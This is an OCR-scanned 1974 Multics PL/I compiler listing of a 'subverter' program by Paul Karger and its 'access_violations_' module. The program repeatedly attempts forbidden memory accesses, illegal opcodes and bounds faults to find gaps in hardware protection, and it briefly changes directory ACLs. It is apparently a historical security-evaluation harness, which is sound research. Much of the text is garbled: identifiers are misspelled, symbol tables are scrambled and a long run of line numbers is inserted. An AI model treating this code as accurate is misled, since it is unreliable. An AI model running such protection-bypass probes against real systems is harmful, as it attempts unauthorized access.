272 call user_info_showmdir (wdir);
273 call hcs_initiate (wdir, "subvert_statistics", "", 0, 0, sp, code);
274 if sp = null () then go to no_seg;
275
276
277 call ioa_ ("~/~/--Display of subverter statistics~/");
278 if test_in_progress = 0 then call ioa_ ("Test -R-a-B in progress.", test_names (test_in_progress));
279
280 call ioa_ ("Total testing time = ~.2f hours.", cum_total_time/3600000000.0e0);
281 call ioa_ ("--Cumulative");
282 call ioa_ ("Last Name ~--Last Lines Attempts Failures");
283 do i = 1 to number_of_tests;
284 call ioa_ ("~30a ~8.2f ~8d ~8d", test_names (i), cur_test_time (i)/3600000000.0e0,
285 number_of_attempts (i), number_of_failures (i));
286 do fp = pointer (sp, failure_block_ptr (i)) repeat (pointer (sp, next_block)) while (rel (fp) =
287 "q'b");
288 call date_time_ (time_of_failure, dt_string);
289 call ioa_ ("--Failure at ~a.", dt_string);
290
291 end;
292 return;
293
294 get_failure_block:
295 proc (i);
296
297 declare
298 block_size (22) fixed bin init ((22) 32) int static,
299 i fixed bin (17) unaf,
300 p ptr,
301 fp ptr;
302 do p = pointer (sp, failure_block_ptr (i)) repeat (pointer (sp, fp -> next_block)) while (rel (p)
303 = "0'b");
304 fn = n;
305

```

```

306 end;
307 if failure_block_ptr (i) ~= 0 then
308   do;
309     fp -> next_block, last_failure_block = last_failure_block - block_size (i);
310     /* thread on new block */
311     fp = pointer (sp, fp -> next_block);
312     /* set the pointer to the new block */
313   end;
314 else
315   do;
316     failure_block_ptr (i), last_failure_block = last_failure_block - block_size (i);
317     /* thread on the block */
318     fp = pointer (sp, failure_block_ptr (i));
319     /* set the pointer */
320   end;
321   fp -> failure_block.version = seg_version; /* initialize the block */
322   fp -> type = i;
323   return;
324
325 free_failure_block:
326   entry (i);
327   fp -> failure_block.version, fp -> type = 0; /* zero the data */
328   do p = pointer (sp, failure_block_ptr (i)) repeat (pointer (sp, p -> next_block)) while (rel (p) ~=
329     rel (fp));
330     fp = p;
331   end;
332   if p ~= pointer (sp, failure_block_ptr (i)) then fp -> next_block = 0;
333     /* if not first block then unthread from block before */
334     else failure_block_ptr (i) = 0;
335     /* else unthread from header */
336     last_failure_block = last_failure_block + block_size (i);
337     /* indicate space is free */
338   end;
339
340
341 fault_handler:
342   procedure (mc_ptr, cond_name, mc_ptr, info_ptr, continue);
343     /* procedure to catch interrupts */
344   declare
345     mc_ptr,
346     mc_ptr,
347     info_ptr)
348   ptr,
349   cond_name char (*),
350   i fixed bin,
351   n_conds fixed bin int static init (8),
352   continue bit (1) aligned,
353   conds (8) char (32) int static init ("illegal_procedure", "635/645_compatibility",
354     "635_compatibility", "undefined_acc", "access_violation", "bounds_fault_ok",
355     "out_bounds_err", "illegal_opcode");
356   /* array of cond names */
357   do i = 1 to n_conds;
358     if cond_name = conds (i) then
359       do;
360         test_in_progress = 0;
361         /* we want this condition */
362         call free_failure_block (cur_test);
363         /* No more worries about crashes */
364         /* free the failure block */

```

```

365     end;
366     conf_line = "1";
367     return;
368     end;
369     check_zero;
370     proc;
371     declare
372     1 impure based (impure_ptr) aligned,
373     2 lock_word bit (36) aligned,
374     2 compare_word bit (36) aligned;
375     declare
376     word_zero bit (36) aligned based (pointer (impure_ptr, 0)),
377     impure_ptr pointer based (addr (label_var)),
378     label_var label,
379     exec_com entry options (variable),
380     setac_entry options (variable);
381     label_var = dummy_label;
382     if lock_word ^= "0"b then
383     do;
384         call setac (">udd>d>pak>subverter", "rews", "Karger.Druid.*");
385         compare_word = word_zero;
386         lock_word = "0"b;
387         call setac (">udd>d>pak>subverter", "re", "Karger.Druid.*");
388     end;
389     else
390     if compare_word ^= word_zero then call exec_com (">udd>Druid>Karger>subverter_error",
391     test_names (cur_test));
392     return;
393     dummy_label:
394     i = i + 1;
395     i = i + 1;
396     end;
397     end;
398     end;
399
*/
/* This is a procedure to check for clobbering of bound_subvert
*/
/* We can't handle this condition */
/* so maybe someone else can... */

```

INCLUDE FILES USED IN THIS COMPILATION.

LINE	NUMBER	NAME	PATHNAME
70	1	subvert_statistics.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>subvert_statistics.incl.pl1
71	2	failure_block.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>failure_block.incl.pl1

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER OFFSET LOC STORAGE CLASS DATA TYPE

NAMES DECLARED BY DECLARE STATEMENT.

IDENTIFIER	OFFSET	LOC STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
access_violations_fetch				
access_violations_sid	000374	constant	entry	external dcl 7 ref 215
access_violations_sillegal_bounds_fault	000404	constant	entry	external dcl 7 ref 235
access_violations_sillegal_opcodes	000410	constant	entry	external dcl 7 ref 245
access_violations_sillegal_bounds_fault	000372	constant	entry	external dcl 7 ref 250
access_violations_sstore	000406	constant	entry	external dcl 7 ref 240
access_violations_sxed_fetch	000376	constant	entry	external dcl 7 ref 220
access_violations_sxed_store	000400	constant	entry	external dcl 7 ref 225
arg	000402	constant	entry	external dcl 7 ref 238
arg1		based	char	unaligned dcl 50 set ref 76 81 84
argp	000165	automatic	fixed bin(17,0)	dcl 50 set ref 73 76 81 81 84 84
block_size	000166	automatic	pointer	dcl 50 set ref 73 76 81 84
clock	000126	constant	fixed bin(17,0)	initial array dcl 299 ref 309 316 336
code	000412	constant	entry	external dcl 7 ref 115 139
com_err	000104	automatic	fixed bin(17,0)	dcl 50 set ref 73 74 81 82 89 92 96 274
compare_word	000324	constant	entry	external dcl 7 ref 84 92 100
cond_name		based	bit(36)	level 2 dcl 373 set ref 386 391
conds	000026	constant	char	unaligned dcl 346 ref 342 399
continue		parameter	bit(1)	initial array unaligned dcl 346 ref 359
cu_sarg_ptr		parameter	entry	dcl 346 set ref 342 367
cu_test_time	20	based	fixed bin(71,0)	external dcl 7 ref 73
cu_total_time	6	based	fixed bin(71,0)	array level 3 dcl 1-7 set ref 142 142 285
cu_test		based	fixed bin(17,0)	level 2 dcl 1-7 set ref 140 140 281
				level 2 packed unaligned dcl 1-7 set ref 181 187
				138 138 142 142 142 143 144 255 255 257 264 264
				265 265 362 391
cv_dec_check		constant	entry	external dcl 7 ref 81
date_time		constant	entry	external dcl 7 ref 289
default_handler_set		constant	entry	external dcl 7 ref 136
dt_string		automatic	char(24)	unaligned dcl 50 set ref 289 290
end_of_segment		based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7 set ref 98
error_table_badopt	1	external static	fixed bin(35,0)	dcl 50 set ref 84
exec_cor		constant	entry	external dcl 377 ref 391
failure_block_ptr	14	based	fixed bin(17,0)	array level 3 packed unaligned dcl 1-7 set ref 287
fp		automatic	pointer	303 307 316 318 329 333 335
				dcl 50 set ref 146 150 155 160 165 170 175 180 185
				190 195 200 210 215 220 225 230 235 240 245
				250 287 287 287 289 303 305 309 311 311 318 321
				322 328 328 329
hcs_initialize		constant	entry	external dcl 7 ref 274
hcs_make_seg		constant	entry	external dcl 7 ref 89
i		automatic	fixed bin(17,0)	dcl 50 set ref 117 118 284 285 285 285 287 395
i		parameter	fixed bin(17,0)	395 397 397
i		parameter	fixed bin(17,0)	unaligned dcl 299 ref 295 303 307 309 316 316 318
i		automatic	fixed bin(17,0)	322 326 329 333 335 336
i		based	pointer	dcl 346 set ref 358 359
impure_ptr		parameter	pointer	dcl 377 ref 383 386 386 387 391 391
...				dcl 346 ref 342


```

mc_ptr      parameter      pointer
mdir        automatic      char(168)
word_zero   based          bit(36)

```

```

000105     000105     000105     000105     000105     000105     000105     000105     000105     000105
based      based      based      based      based      based      based      based      based      based
structure  structure  structure  structure  structure  structure  structure  structure  structure  structure
fixed bin(17,0)
structure  structure
array level 2 dcl 1-7
array level 2 dcl 1-7

```

NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.

```

failure_block based structure
impure        based structure
scu_data      5        fixed bin(17,0)
subvert_statistics 12    structure
tests

```

NAMES DECLARED BY EXPLICIT CONTEXT.

```

c          000000 constant label
check_zero 002677 constant entry
display    001634 constant entry
dummy_label 003046 constant label
fault_handler 002611 constant entry
finish_setup 001017 constant label
free_failure_block 002446 constant entry
get_failure_block 002237 constant entry
next_setup 001565 constant label
no_seg     000672 constant label
scream_bloody_murder 001515 constant label

subverter 000432 constant entry
subverter_reset 001076 constant entry
subverter_timer 001121 constant entry

```

NAMES DECLARED BY CONTEXT OR IMPLICATION.

```

addr      builtin function
null      builtin function
pointer    builtin function
rel       builtin function

internal ref 303 306 306 307 309 391
internal ref 90 275
internal ref 207 207 303 303 311 318 309 329 333
306 391
internal ref 207 303 329 329

```

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Start	Length	Object	Text	Link	Symbol	Defs	Static
0	0			3542	4164	3057	3552
4540	3057			422	342	463	412

External procedure subverter uses 200 words of automatic storage
 Internal procedure get_failure_block uses 74 words of automatic storage
 Internal procedure fault_handler uses 76 words of automatic storage
 Internal procedure check_zero shares stack frame of external procedure subverter

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

```

cp_cs      call_ext_out_desc  call_ext_out  call_int_this  return
set_csa    tra_label_var      ext_entry     int_entry      rpd_loop_1_ip_bp
rpd_loop_2_ip_bp

```

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

```

access_violations_fetch      access_violations_sid      access_violations_sillegal_bounds_fault
access_violations_sillegal_opcodes      access_violations_sillegal_bounds_fault
access_violations_sillegal_store      access_violations_sillegal_store      access_violations_sillegal_store_clock_

```



```

default_handler_set
ioa_
subvsclioc
subvscliobr
subvscliom
subvscliomc
timer_manager_reset_alarm_call

exec_com
ioa_ioa_stream
subvscli
subvscliobr
subvscliom
subvscliomc

hcs_initiate
setfaci
subvsclioc
subvscliobr
subvscliom
subvscliomc
timer_manager_set_alarm_call_inhibit
user_info_showmdir

hcs_seake_seg
subvsclioc
subvscliobr
subvscliom
subvscliomc

```

THE FOLLOWING EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.
error_table_badopt

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
3	000431	72	000437	73	000442	74	000460	76	000462	77	000476	79	000511				
61	000512	82	000543	84	000545	85	000605	88	000606	89	000617	90	000665				
92	000672	94	000731	96	000732	98	000734	100	000741	101	000743	102	000745				
103	000747	106	000750	108	000753	111	001016	115	001017	117	001027	118	001040				
119	001047	120	001051	122	001074	125	001075	127	001103	128	001116	129	001117				
132	001120	134	001126	135	001127	136	001133	137	001144	138	001153	139	001152				
140	001170	141	001176	142	001200	143	001222	144	001231	146	001235	148	001244				
150	001245	152	001254	155	001255	157	001264	160	001269	162	001274	165	001275				
167	001304	170	001305	172	001314	175	001315	177	001324	180	001325	182	001334				
189	001335	187	001344	190	001345	192	001354	195	001355	197	001364	200	001365				
202	001374	205	001375	207	001404	210	001405	212	001414	215	001415	217	001424				
220	001425	222	001434	225	001435	227	001444	230	001445	232	001454	235	001455				
237	001454	240	001465	242	001474	245	001475	247	001504	250	001505	252	001514				
255	001515	257	001524	260	001562	262	001565	264	001566	265	001600	266	001607				
267	001612	268	001632	271	001633	273	001641	274	001652	275	001724	276	001731				
279	001746	281	001775	282	002024	283	002042	284	002057	285	002070	287	002150				
289	002165	290	002202	291	002223	292	002233	293	002235	295	002236	303	002251				
305	002274	306	002276	307	002307	309	002326	311	002353	313	002360	315	002361				
318	002415	321	002433	322	002435	323	002444	326	002445	328	002460	329	002464				
331	002514	332	002515	333	002525	335	002556	336	002571	338	002607	342	002610				
358	002631	359	002640	361	002654	362	002657	364	002666	366	002671	367	002673				
368	002676	370	002677	382	002700	383	002703	385	002705	386	002744	387	002751				
388	002752	389	003011	391	003012	393	003045	395	003046	397	003047	398	003050				

COMPILATION LISTING OF SEGMENT access_violations_
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1843.9 edt Hed
 Options: map

```

1 2 access_violations_  

2 procedure;  

3 return;  

4 1 /* start of include file subvert_statistics.incl.pl1  

5  

6 Initially coded by 2 Lt. Paul Karger 19 July 1972 0900 */  

7  

8 declare  

9 1 subvert_statistics based(sp) aligned,  

10 2 cur_test fixed bin(17) unal,  

11 2 next_opcode fixed bin(17) unal,  

12 2 end_of_segment fixed bin(17) unal,  

13 2 last_failure_block fixed bin(17) unal,  

14 2 test_in_progress fixed bin,  

15  

16 2 time_of_last_test fixed bin(71),  

17 2 cum_total_time fixed bin(71),  

18 2 number_of_tests fixed bin,  

19 2 tests(i refer(number_of_tests)) aligned,  

20 3 number_of_attempts fixed bin,  

21 3 number_of_failures fixed bin,  

22 3 failure_block_ptr fixed bin(17) unal,  

23 3 last_test_time fixed bin(71),  

24 3 cum_test_time fixed bin(71);  

25  

26 /* End of subvert_statistics.incl.pl1 */  

27  

28 1 /* Start of include file failure_block.incl.pl1  

29  

30 Initially coded by 2 Lt. Paul Karger 19 July 1972 0900 */  

31 Modified 21 July 72 0820 by P. Karger to use fixed bin unal  

32  

33 declare  

34  

35 1 failure_block based(fp) aligned,  

36 2 version fixed bin,  

37 2 type fixed bin,  

38 2 time_of_failure fixed bin(71),  

39 2 next_block fixed bin(17) unal,  

40 2 scu_data(5) fixed bin;  

41  

42 /* version number = 1 */  

43 /* index of test in test array */  

44 /* rei pointer to next failure block of this type */  

45 /* to be defined */  

46  

47 19 /* End of include file failure_block.incl.pl1 */  

48  

49 declare  

50 high_code fixed bin int static init (104),  

51 hcs_struncate sed entry (ptr. fixed bin. fixed bin).
  
```

```

11 codes (0:104) fixed bin int static init (0, 3, 6, 8, 10, 11, 12, 14, 15, 24, 25, 26, 28, 47, 56, 60,
12 72, 74, 75, 76, 88, 89, 90, 91, 92, 124, 136, 138, 139, 140, 152, 168, 204, 220, 252, 259,
13 260, 262, 263, 264, 266, 267, 268, 270, 271, 272, 274, 276, 278, 282, 284, 286, 298, 304, 306,
14 308, 309, 310, 311, 314, 315, 316, 318, 321, 322, 323, 324, 328, 329, 332, 334, 337, 338, 339,
15 340, 342, 344, 348, 350, 360, 365, 366, 369, 370, 371, 372, 374, 376, 378, 380, 382, 390, 393,
16 394, 409, 410, 428, 444, 457, 458, 459, 468, 472, 476, 504),
17 bounds_fault_ok condition,
18 get_pdir_entry returns (char (168)),
19 clock_entry returns (fixed bin (71)),
20 sub$legal_ptr entry (ptr),
21 sub$try_op entry (fixed bin, ptr),
22 sub$illegal_ptr entry (ptr, fixed bin (35)),
23 sub$vxed_fetcher entry (ptr, fixed bin (35)),
24 sub$vid_inst entry (ptr),
25 sub$vxed_storer entry (ptr),
26 hcs_smake_seg entry (char (*), char (*), fixed bin (5), ptr, fixed bin),
27 com_err_entry options (variable),
28 hcs_sacl_add1 entry (char (*), char (*), char (*), fixed bin (5), dim (0:2) fixed bin (6), fixed
29 bin),
30 cu_level_get entry (fixed bin),
31 no_acc_ptr int static init (null ()),
32 rewa_ptr int static init (null ()),
33 read_ptr int static init (null ()),
34 code fixed bin,
35 fp_ptr,
36 sp pointer init (pointer (fp, 0)),
37 array (0:262143) fixed bin (35) based,
38 bitstring bit (2359295) aligned based,
39 l fixed bin (35),
40 p_ptr based,
41 rings (0:2) fixed bin (6);
42
43
44
45
46
47
48
49
50 get_scratch_seg;
51 proc;
52   if scratch_p = null () then call hcs_smake_seg ("", "subverter_temp_3_", "", 01111b, scratch_p,
53   code);
54   call hcs_struncate_seg (scratch_p, 0, code);
55 end;
56 get_rewa_seg;
57 procedure;
58   call hcs_smake_seg ("", "subverter_temp_4_", "", 01111b, rewa_p, code);
59 end;
60
61
62
63
64 get_no_acc_seg;
65 procedure;
66   if no_acc_p = null () then call hcs_smake_seg ("", "subverter_temp_1_", "", 00100b, no_acc_p, code);
67 end;
68
69

```

```

70 procedure;
71   if read_p = null () then
72     do;
73       call hcs_make_seg ("", "subverter_famp_2_", "", 0111b, read_p, code);
74       read_p -> p = pointer (read_p, 7); /* create pointer to word 7 */
75       substr (unspec (read_p -> p), 67, 6) = "101110"b;
76       read_p -> array (7) = 10000000b; /* put in id modifier to its pointer */
77       call cu_level_get (); /* fill in the faily in the indirect word */
78       rings (*) = 1; /* get validation level */
79       call hcs_sacl_add1 (get_pdir_ (), "subverter_famp_2_", "", 01000b, rings, code);
80       /* reset the acl */
81     end;
82   end;
83
84
85
86 fetch:
87   entry (fp);
88   call get_no_acc_seg;
89   i = no_acc_p -> array (0);
90   time_of_failure = clock_ ();
91   scu_data (i) = 1;
92   return;
93
94
95 store:
96   entry (fp);
97   call get_no_acc_seg;
98   no_acc_p -> array (0) = 17;
99   time_of_failure = clock_ ();
100  return;
101
102
103 xed_fetch:
104   entry (fp);
105   call get_no_acc_seg;
106   call subvxd_fetcher (no_acc_p, 1);
107   time_of_failure = clock_ ();
108   scu_data (1) = 1;
109   return;
110
111
112 xed_store:
113   entry (fp);
114   call get_no_acc_seg;
115   call subvxd_storer (no_acc_p);
116   time_of_failure = clock_ ();
117   return;
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

```

129 entry (fp);
130 call get_rewa_seg;
131 call subv$illegal_bf (rewa_p);
132 if rewa_p -> bits$trng = "0"b then signal condition (bounds_fault_ok);
133 do i = 0 to 65535;
134   if rewa_p -> array (i) ^= 0 then
135     do;
136       time_of_failure = clock_ ();
137       scu_data (1) = i;
138       scu_data (2) = rewa_p -> array (i);
139       return;
140     end;
141   scu_data (1) = -1;
142   scu_data (2) = 0;
143   return;
144 end;
145
146 illegal_bounds_fault:
147 entry (fp);
148 call get_rewa_seg;
149 call subv$illegal_bf (rewa_p, i);
150 time_of_failure = clock_ ();
151 scu_data (1) = i;
152 return;
153
154
155 illegal_opcodes:
156 entry (fp);
157 call get_scratch_seg;
158 if next_code = high_code then next_code = 0;
159 else next_code = next_code + 1;
160 call subv$try_op (codes (next_code), scratch_p);
161 time_of_failure = clock_ ();
162 scu_data (1) = codes (next_code);
163 return;
164 end;

```

```

/* indicate found non-zero first time */
/* but zero the second */

```

INCLUDE FILES USED IN THIS COMPILATION.

LINE	NUMBER	NAME	PATHNAME
5	1	subvert_statistics.incl.pl1	>user_dir_dir>Druid>Karger>compiler>compiler_pool>subvert_statistics.incl.pl1
6	2	failure_block.incl.pl1	>user_dir_dir>Druid>Karger>compiler>compiler_pool>failure_block.incl.pl1

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.				
array		based	fixed bin(35,0)	array dcl 8 set ref 89 98 134 138 77
bitstring		based	bit(2359295)	dcl 8 ref 132
bounds_fault_ok		stack reference	condition	dcl 8 ref 132
clock		constant	entry	external dcl 8 ref 90 99 107 116 124 136 151 161
code		automatic	fixed bin(17,0)	dcl 8 set ref 52 54 59 66 73 80
codes		internal static	fixed bin(17,0)	initial array dcl 8 set ref 160 162
cu_level_get		constant	entry	external dcl 8 ref 78
fp		parameter	pointer	dcl 8 ref 86 90 91 95 99 103 107 108 112 116 128 124 128 136 137 138 142 143 147 151 152 155 161 162 8
get_addr		constant	entry	external dcl 8 ref 80 80
hcs_sect_add		constant	entry	external dcl 8 ref 80
hcs_sake_seg		constant	entry	external dcl 8 ref 52 59 66 73
hcs_truncats_seg		constant	entry	external dcl 8 ref 54
high_code		constant	fixed bin(17,0)	initial dcl 8 ref 158
i		automatic	fixed bin(35,0)	dcl 8 set ref 69 91 106 108 133 134 137 138 150 152
j		automatic	fixed bin(17,0)	dcl 8 set ref 78 79
next_code	0(16)	based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7 set ref 158 158 159 159 160 162
no_acc_p		internal static	pointer	initial dcl 8 set ref 89 98 186 115 66 66
p		based	pointer	dcl 8 set ref 74 75
read_p		internal static	pointer	initial dcl 8 set ref 123 71 73 74 74 75 77
rews_p		internal static	pointer	initial dcl 8 set ref 131 132 134 138 158 59
rings		automatic	fixed bin(6,0)	array dcl 8 set ref 79 80
scratch_p		internal static	pointer	initial dcl 8 set ref 160 52 52 54
scu_data	5	based	fixed bin(17,0)	array level 2 dcl 2-10 set ref 91 108 137 138 142 143 152 162
sp		automatic	pointer	initial dcl 8 set ref 8 158 158 159 159 160 162 8
subvid_inst		constant	entry	external dcl 8 ref 123
subvillegal_bf		constant	entry	external dcl 8 ref 150
subvillegal_bf		constant	entry	external dcl 8 ref 131
subvtry_op		constant	entry	external dcl 8 ref 160
subvxd_fetcher		constant	entry	external dcl 8 ref 106
subvxd_storer		constant	entry	external dcl 8 ref 115
time_of_failure	2	based	fixed bin(71,0)	level 2 dcl 2-10 set ref 90 99 107 116 124 136 151 161

NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.

com_err		constant	entry	external dcl 8
cum_test_time	20	based	fixed bin(71,0)	array level 3 dcl 1-7
cum_total_time	6	based	fixed bin(71,0)	level 2 dcl 1-7
cur_test		based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7
end_of_segment	1	based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7
failure_block		based	structure	level 1 dcl 2-10
failure_block_ptr	14	based	fixed bin(17,0)	array level 3 packed unaligned dcl 1-7
last_failure_block	1(18)	based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7
last_test_time	16	based	fixed bin(71,0)	array level 3 dcl 1-7
next_block	4	based	fixed bin(17,0)	level 2 packed unaligned dcl 2-10
number_of_attempts	12	based	fixed bin(17,0)	array level 3 dcl 1-7
number_of_failures	13	based	fixed bin(17,0)	array level 3 dcl 1-7
number_of_tests	10	based	fixed bin(17,0)	level 2 dcl 1-7
subvert_statistics		based	structure	level 1 dcl 1-7

```

tests          12
time_of_last_test 4
type          1
version

```

```

based
based
based
based

```

```

structure
fixed bin(71,0)
fixed bin(17,0)
fixed bin(17,0)

```

```

array level 2 dcl 1-7
level 2 dcl 1-7
level 2 dcl 2-10
level 2 dcl 2-10

```

```

external dcl 2 ref 2
external dcl 86 ref 86
internal dcl 64 ref 88 97 105 114 64
internal dcl 69 ref 122 69
internal dcl 56 ref 130 149 56
internal dcl 50 ref 157 58
external dcl 120 ref 120
external dcl 147 ref 147
external dcl 155 ref 155
external dcl 128 ref 128
external dcl 95 ref 95
external dcl 103 ref 103
external dcl 112 ref 112

```

```

builtin function
builtin function
builtin function
builtin function

```

```

internal ref 52 66 71
internal ref 6 74
internal ref 75
internal ref 75

```

```

INTERNAL PROCEDURE access_violations_ uses 296 words of automatic storage
INTERNAL PROCEDURE get_scratch_seg shares stack frame of external procedure access_violations_
INTERNAL PROCEDURE get_rewa_seg shares stack frame of external procedure access_violations_
INTERNAL PROCEDURE get_no_acc_seg shares stack frame of external procedure access_violations_
INTERNAL PROCEDURE get_read_seg shares stack frame of external procedure access_violations_

```

```

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.
cp_b53a          call_ext_out_desc  call_ext_out  return
rpd_loop_1_ip_bp

```

```

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.
clock            cu_level_get
hcs_smake_seg   hcs_struncate_seg
sub$legal_bf    sub$try_op

```

```

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

```

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
8	000047	2	000056	86	000066	88	000075	89	000076	90	000101
91	000113	92	000120	97	000130	98	000131	99	000134	100	000146
103	000147	105	000156	107	000170	108	000202	109	000207	112	000210
114	000217	115	000220	117	000241	120	000242	122	000251	123	000252
124	000261	125	000273	130	000303	131	000304	132	000313	133	000323

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
1	000000	2	000000	3	000000	4	000000	5	000000
6	000000	7	000000	8	000000	9	000000	10	000000
11	000000	12	000000	13	000000	14	000000	15	000000
16	000000	17	000000	18	000000	19	000000	20	000000
21	000000	22	000000	23	000000	24	000000	25	000000
26	000000	27	000000	28	000000	29	000000	30	000000
31	000000	32	000000	33	000000	34	000000	35	000000
36	000000	37	000000	38	000000	39	000000	40	000000
41	000000	42	000000	43	000000	44	000000	45	000000
46	000000	47	000000	48	000000	49	000000	50	000000
51	000000	52	000000	53	000000	54	000000	55	000000
56	000000	57	000000	58	000000	59	000000	60	000000
61	000000	62	000000	63	000000	64	000000	65	000000
66	000000	67	000000	68	000000	69	000000	70	000000
71	000000	72	000000	73	000000	74	000000	75	000000
76	000000	77	000000	78	000000	79	000000	80	000000
81	000000	82	000000	83	000000	84	000000	85	000000
86	000000	87	000000	88	000000	89	000000	90	000000
91	000000	92	000000	93	000000	94	000000	95	000000
96	000000	97	000000	98	000000	99	000000	100	000000
101	000000	102	000000	103	000000	104	000000	105	000000
106	000000	107	000000	108	000000	109	000000	110	000000
111	000000	112	000000	113	000000	114	000000	115	000000
116	000000	117	000000	118	000000	119	000000	120	000000
121	000000	122	000000	123	000000	124	000000	125	000000
126	000000	127	000000	128	000000	129	000000	130	000000
131	000000	132	000000	133	000000	134	000000	135	000000
136	000000	137	000000	138	000000	139	000000	140	000000
141	000000	142	000000	143	000000	144	000000	145	000000
146	000000	147	000000	148	000000	149	000000	150	000000
151	000000	152	000000	153	000000	154	000000	155	000000
156	000000	157	000000	158	000000	159	000000	160	000000
161	000000	162	000000	163	000000	164	000000	165	000000
166	000000	167	000000	168	000000	169	000000	170	000000
171	000000	172	000000	173	000000	174	000000	175	000000
176	000000	177	000000	178	000000	179	000000	180	000000
181	000000	182	000000	183	000000	184	000000	185	000000
186	000000	187	000000	188	000000	189	000000	190	000000
191	000000	192	000000	193	000000	194	000000	195	000000
196	000000	197	000000	198	000000	199	000000	200	000000

152 000432
161 000504
56 000615
71 000736
80 001042

151 000420
160 000470
55 000614
69 000735
79 001027

150 000407
159 000461
54 000600
67 000734
78 001021

149 000406
158 000450
52 000531
66 000665
77 001017

147 000377
157 000447
50 000530
64 000664
75 001014

144 000376
155 000440
163 000527
60 000663
74 001010

143 000373
153 000437
162 000516
59 000616
73 000743
83 001120

ASSEMBLY LISTING OF SEGMENT >user_dir_dir>Druid>Karger>compiler_pool>subv.a:lm
 ASSEMBLED ON: 04/11/74 1826.1 edt Thu
 OPTIONS USED: list old_object old_call symbols
 ASSEMBLER BY: ALM Version 4.4, September 1973
